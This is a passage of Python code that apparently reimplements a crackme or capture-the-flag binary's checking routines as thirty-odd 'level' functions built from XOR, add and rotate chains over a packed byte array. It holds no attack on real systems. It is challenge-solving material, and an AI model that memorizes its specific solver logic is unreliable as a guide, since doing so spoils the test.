    0x62, 0x5, 0x9d, 0x2f, 0xcc, 0x56, 0x46, 0xc5, 0xb4, 0x6a, 0xb5,
0xf7,
    0xf7, 0x87, 0xd7, 0xfc, 0xaa, 0xe4, 0x78, 0x0, 0x31, 0x3b, 0xc2,
0x21,
    0x5b, 0xcf, 0xa3, 0xfc, 0xa1, 0x49, 0x3, 0x3e, 0xe0, 0x4c, 0xd7,
0x4b,
    0xab, 0xd1, 0x1b, 0x5, 0xd0, 0x3f, 0xf8, 0x5b, 0x85, 0xf4, 0xed,
0x2c,
    0x18, 0x32, 0x46, 0x58, 0xc, 0xaa, 0x84, 0xc0, 0x21, 0xcd, 0x9d,
0x96,
    0x77, 0xd9, 0xcf, 0xd, 0xa2, 0xb6, 0xad, 0xef, 0xc9, 0x39, 0xc4,
0xc0,
    0xaf, 0x66, 0xba, 0x9a, 0x19, 0x6c, 0x7e, 0xa9, 0x71, 0x4, 0x1c,
0xfd,
    0x8d, 0x9, 0x15, 0x3f, 0xb4, 0x9f, 0xa2, 0x1f, 0xdb, 0xb3, 0x28,
0x89,
    0xee, 0x1b, 0x7f, 0x4a, 0x6a, 0xb8, 0xcf, 0xac, 0xff, 0x2b, 0x92,
0x1e,
    0xb0, 0x93, 0x32, 0xe0, 0x96, 0x79, 0x52, 0xb6, 0x66, 0x90, 0xa2,
0xb1,
    0xbc, 0x28, 0xb7, 0xdb, 0xc9, 0xcd, 0xf2, 0x98, 0x7, 0x4e, 0xa0,
0xb3,
    0x3c, 0x3d, 0x73, 0x33, 0x41, 0x99, 0x6, 0x6e, 0x97, 0xc3, 0x75,
```

```
0x24,
    0x4f, 0xdb, 0x50, 0xd1, 0xde, 0xab, 0xdf, 0xef, 0x67, 0x57, 0x5e,
0x18,
    0xa7, 0x6, 0x5f, 0x72, 0xfe, 0xc9, 0xb3, 0x4b
]

inputs = []
for i in range(0, len(raw_bytes), 4):
    dword = raw_bytes[i] | (raw_bytes[i+1] << 8) | (raw_bytes[i+2] <<
16) | (raw_bytes[i+3] << 24)
    inputs.append(dword)

def level_1(a1):
    v = u32(a1 ^ 0x74306B33)
    v = ror32(v, 8)
    temp = u32(v + 0x70343535)
    v = u32(temp ^ 0x6B337932)
    v = ror32(v, 4)
    v = u32(v + 889275714)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 24)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 24)
    v = u32(v - 0x666C3467)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 31)
    v = u32(v + 0x74306B33)
    v = ror32(v, 1)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v - 0x6B337932)
    v = u32(v ^ 0x35336375)
```

```
    v = ror32(v, 31)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 21)
    return v & 0xFF

def level_2(a1):
    """Level 2: sub_402AF7"""
    v = u32(a1 ^ 0x6B337950)
    v = ror32(v, 4)
    temp = u32(v + 0x68347264)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 28)
    v = u32(v + 889275714)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 27)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 22)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 21)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 21)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 4)
    v = u32(v + 0x6B337950)
    v = ror32(v, 11)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 16)
    v = u32(v - 0x6C30636B)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 12)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 27)
    return v & 0xFF

def level_3(a1):
```

```
    """Level 3: sub_402E62"""
    v = u32(a1 ^ 0x68347264)
    v = ror32(v, 17)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 27)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 9)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 26)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 19)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v - 1949330227)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 31)
    v = u32(v + 1748267620)
    v = ror32(v, 11)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 5)
    temp = u32(v - 1802858083)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 18)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 15)
    return v & 0xFF

def level_4(a1):
    """Level 4: sub_403344"""
    v = u32(a1 ^ 0x68347264)
    v = ror32(v, 20)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 19)
```

```
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 9)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 2)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 21)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 9)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 3)
    v = u32(v + 1748267620)
    v = ror32(v, 22)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 26)
    temp = u32(v - 892560245)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 4)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 3)
    return v & 0xFF

def level_5(a1):
    """Level 5: sub_403826"""
    v = u32(a1 ^ 0x6B337932)
    v = ror32(v, 30)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 18)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 17)
    v = u32(v ^ 0x6B337952)
    v = ror32(v, 20)
    v = u32(v ^ 0x6B756E63)
```

```
    v = ror32(v, 28)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 1)
    v = u32(v - 892560245)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 1)
    v = u32(v + 0x6B337932)
    v = ror32(v, 28)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 17)
    temp = u32(v - 892560245)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 18)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 26)
    return v & 0xFF

def level_6(a1):
    """Level 6: sub_403D08"""
    v = u32(a1 ^ 0x6B337932)
    v = ror32(v, 10)
    v = u32(v + 1731423586)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 18)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 28)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 6)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 14)
    v = u32(v ^ 0x6B337971)
    v = ror32(v, 16)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 11)
```

```
    v = u32(v + 0x6B337932)
    v = ror32(v, 18)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 15)
    temp = u32(v - 892560245)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 7)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 7)
    return v & 0xFF

def level_7(a1):
    """Level 7: sub_4041EA"""
    v = u32(a1 ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v + 1798535511)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 25)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 28)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 30)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 26)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 2)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x6B337969)
    v = ror32(v, 16)
    v = u32(v + 0x68347264)
    v = ror32(v, 21)
    v = u32(v ^ 0x6B337957)
    v = ror32(v, 30)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x67336D62)
```

```
    v = ror32(v, 30)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 22)
    return v & 0xFF

def level_8(a1):
    """Level 8: sub_4046CC"""
    v = u32(a1 + 1798535524 - 2 * (a1 & 0x6B337964))
    v = ror32(v, 18)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x6B337965)
    v = ror32(v, 2)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B337949)
    v = ror32(v, 12)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 26)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 23)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 20)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 26)
    v = u32(v + 1798535524)
    v = ror32(v, 12)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 20)
    temp = u32(v - 1798535525)
    v = u32(temp ^ 0x6B337949)
    v = ror32(v, 14)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 15)
    return v & 0xFF

def level_9(a1):
```

```
    """Level 9: sub_404BAE"""
    v = u32(a1 + 1848669286 - 2 * (a1 & 0x6E307466))
    v = ror32(v, 7)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 3)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 19)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 25)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 20)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 22)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 25)
    v = u32(v + 1848669286)
    v = ror32(v, 25)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 22)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 25)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 30)
    return v & 0xFF

def level_10(a1):
    """Level 10: sub_405090"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 26)
    v = u32(v + 1949330227)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 6)
```

```
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 18)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 17)
    v = u32(v ^ 0x6B337976)
    v = ror32(v, 5)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 19)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 29)
    v = u32(v + 1802858083)
    v = ror32(v, 13)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 23)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 14)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 14)
    return v & 0xFF

def level_11(a1):
    """Level 11: sub_405572"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 3)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 2)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0xCAFEBABE)
    v = ror32(v, 13)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v ^ 0x74306B33)
```

```
    v = ror32(v, 27)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 24)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 5)
    v = u32(v + 1731423586)
    v = ror32(v, 18)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 17)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0xCAFEBABE)
    v = ror32(v, 11)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 2)
    return v & 0xFF

def level_12(a1):
    """Level 12: sub_405A54"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 27)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 21)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 21)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 27)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 5)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 4)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 10)
```

```
    v = u32(v + 1731423586)
    v = ror32(v, 5)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 14)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 6)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 7)
    return v & 0xFF

def level_13(a1):
    """Level 13: sub_405F36"""
    v = u32(a1 + 892560245 - 2 * (a1 & 0x35336375))
    v = ror32(v, 26)
    v = u32(v + 892560245)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 16)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 18)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 19)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 30)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 23)
    v = u32(v - 1949330227)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 1)
    v = u32(v + 892560245)
    v = ror32(v, 11)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 20)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x6C30636B)
```

```
    v = ror32(v, 18)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 16)
    return v & 0xFF

def level_14(a1):
    """Level 14: sub_406418"""
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 18)
    v = u32(v + 1731423586)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 10)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 13)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 12)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 19)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 19)
    v = u32(v - 1798535479)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 26)
    v = u32(v + 1815110507)
    v = ror32(v, 5)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 7)
    temp = u32(v - 1748267620)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 8)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 9)
    return v & 0xFF

def level_15(a1):
```

```
    """Level 15: sub_4068FA"""
    v = u32(a1 + 1748267620 - 2 * (a1 & 0x68347264))
    v = ror32(v, 6)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 10)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 7)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 19)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 31)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 31)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 8)
    v = u32(v + 1748267620)
    v = ror32(v, 3)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 13)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 4)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 15)
    return v & 0xFF

def level_16(a1):
    """Level 16: sub_406DDC"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 22)
    v = u32(v + 1798535542)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 2)
```

```
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B337958)
    v = ror32(v, 21)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 28)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 6)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 22)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 24)
    v = u32(v + 1731423586)
    v = ror32(v, 3)
    v = u32(v ^ 0x6B337976)
    v = ror32(v, 17)
    temp = u32(v - 1848669286)
    v = u32(temp ^ 0x6B337958)
    v = ror32(v, 27)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 3)
    return v & 0xFF

def level_17(a1):
    """Level 17: sub_4072BE"""
    v = u32(a1 + 1848669286 - 2 * (a1 & 0x6E307466))
    v = ror32(v, 4)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 11)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 5)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 11)
    v = u32(v ^ 0x6B337962)
```

```
    v = ror32(v, 26)
    v = u32(v ^ 0x6B337957)
    v = ror32(v, 4)
    v = u32(v - 1798535477)
    v = u32(v ^ 0x6B33794C)
    v = ror32(v, 19)
    v = u32(v + 1848669286)
    v = ror32(v, 17)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 8)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 16)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 22)
    return v & 0xFF

def level_18(a1):
    """Level 18: sub_4077A0"""
    v = u32(a1 + 892560245 - 2 * (a1 & 0x35336375))
    v = ror32(v, 29)
    v = u32(v + 1798535504)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 1)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 11)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 3)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 7)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 20)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 11)
```

```
    v = u32(v + 892560245)
    v = ror32(v, 24)
    v = u32(v ^ 0x6B337950)
    v = ror32(v, 22)
    temp = u32(v - 1949330227)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 17)
    v = u32(v ^ 0x6B33794C)
    v = ror32(v, 31)
    return v & 0xFF

def level_19(a1):
    """Level 19: sub_407C82"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 8)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 30)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B337962)
    v = ror32(v, 18)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 15)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 13)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 14)
    v = u32(v - 1718367335)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 1)
    v = u32(v + 1802858083)
    v = ror32(v, 25)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 19)
    temp = u32(v - 1748267620)
    v = u32(temp ^ 0x6B337962)
```

```
    v = ror32(v, 17)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 15)
    return v & 0xFF

def level_20(a1):
    """Level 20: sub_408164"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 14)
    v = u32(v + 1798535539)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 29)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 23)
    v = u32(v ^ 0x6B337962)
    v = ror32(v, 2)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 23)
    v = u32(v ^ 0x6B33796A)
    v = ror32(v, 27)
    v = u32(v - 892560245)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 15)
    v = u32(v + 1731423586)
    v = ror32(v, 5)
    v = u32(v ^ 0x6B337973)
    v = ror32(v, 23)
    temp = u32(v - 1949330227)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 22)
    v = u32(v ^ 0x6B33794F)
    v = ror32(v, 7)
    return v & 0xFF

def level_21(a1):
```

```
    """Level 21: sub_408646"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 29)
    v = u32(v + 1882469685)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 15)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 14)
    v = u32(v ^ 0x6B33794C)
    v = ror32(v, 5)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 31)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 16)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 5)
    v = u32(v + 1802858083)
    v = ror32(v, 21)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 30)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 3)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 8)
    return v & 0xFF

def level_22(a1):
    """Level 22: sub_408B28"""
    v = u32(a1 + 1798535500 - 2 * (a1 & 0x6B33794C))
    v = ror32(v, 27)
    v = u32(v + 1798535537)
    v = u32(v ^ 0x6B337935)
    v = ror32(v, 10)
```

```
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 31)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 26)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 23)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 14)
    v = u32(v - 892560245)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 29)
    v = u32(v + 1798535500)
    v = ror32(v, 1)
    v = u32(v ^ 0x6B337971)
    v = ror32(v, 4)
    temp = u32(v - 1798535477)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 29)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 16)
    return v & 0xFF

def level_23(a1):
    """Level 23: sub_40900A"""
    v = u32(a1 + 1798535500 - 2 * (a1 & 0x6B33794C))
    v = ror32(v, 2)
    v = u32(v + 1949330227)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 4)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 30)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 4)
    v = u32(v ^ 0x6B337949)
```

```
    v = ror32(v, 19)
    v = u32(v ^ 0x6B337943)
    v = ror32(v, 7)
    v = u32(v - 1798535500)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 15)
    v = u32(v + 1798535500)
    v = ror32(v, 5)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 6)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 27)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 4)
    return v & 0xFF

def level_24(a1):
    """Level 24: sub_4094EC"""
    v = u32(a1 + 1798535512 - 2 * (a1 & 0x6B337958))
    v = ror32(v, 18)
    v = u32(v + 1748267620)
    v = u32(v ^ 0x6B33794F)
    v = ror32(v, 9)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 6)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 21)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 20)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 21)
    v = u32(v - 1718367335)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 1)
```

```
    v = u32(v + 1798535512)
    v = ror32(v, 4)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 11)
    temp = u32(v - 1798535503)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 16)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 24)
    return v & 0xFF

def level_25(a1):
    """Level 25: sub_4099CE"""
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 8)
    v = u32(v + 1798535491)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 27)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 7)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 2)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 30)
    v = u32(v - 1718367335)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 9)
    v = u32(v + 1815110507)
    v = ror32(v, 26)
    v = u32(v ^ 0x6B337943)
    v = ror32(v, 10)
    temp = u32(v - 892560245)
    v = u32(temp ^ 0x6E307466)
```

```
    v = ror32(v, 14)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 24)
    return v & 0xFF

def level_26(a1):
    """Level 26: sub_409EB0"""
    v = u32(a1 + 1798535500 - 2 * (a1 & 0x6B33794C))
    v = ror32(v, 9)
    v = u32(v + 1748267620)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 9)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 5)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 20)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 1)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 24)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 12)
    v = u32(v + 1798535500)
    v = ror32(v, 15)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 5)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 11)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 28)
    return v & 0xFF

def level_27(a1):
```

```
    """Level 27: sub_40A392"""
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 3)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x6B337952)
    v = ror32(v, 16)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 26)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 11)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 27)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 1)
    v = u32(v - 1882469685)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 10)
    v = u32(v + 1815110507)
    v = ror32(v, 29)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 6)
    temp = u32(v - 1798535506)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 22)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 3)
    return v & 0xFF

def level_28(a1):
    """Level 28: sub_40A874"""
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 17)
    v = u32(v + 1882469685)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 5)
```

```
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 10)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 4)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 22)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 21)
    v = u32(v - 1802858083)
    temp = u32(v ^ 0x666C3467)
    v = ror32(temp, 17)
    v = u32(v + 1815110507)
    v = ror32(v, 7)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 4)
    temp = u32(v - 1848669286)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 1)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 18)
    return v & 0xFF

def level_29(a1):
    """Level 29: sub_40AD56"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 13)
    v = u32(v + 1949330227)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 21)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 4)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 25)
    v = u32(v ^ 0x6E307466)
```

```
    v = ror32(v, 19)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 19)
    v = u32(v - 1815110507)
    temp = u32(v ^ 0x6B756E63)
    v = ror32(temp, 27)
    v = u32(v + 1802858083)
    v = ror32(v, 8)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 2)
    temp = u32(v - 892560245)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 5)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 31)
    return v & 0xFF

def level_30(a1):
    """Level 30: sub_40B238"""
    v = u32(a1 + 1798535534 - 2 * (a1 & 0x6B33796E))
    v = ror32(v, 28)
    v = u32(v + 1882469685)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 12)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 24)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 11)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 3)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 21)
    v = u32(v - 1802858083)
    temp = u32(v ^ 0x68347264)
    v = ror32(temp, 31)
```

```
    v = u32(v + 1798535534)
    v = ror32(v, 2)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 30)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 30)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 29)
    return v & 0xFF

def level_31(a1):
    """Level 31: sub_40B71A"""
    v = u32(a1 + 892560245 - 2 * (a1 & 0x35336375))
    v = ror32(v, 9)
    v = u32(v + 1802858083)
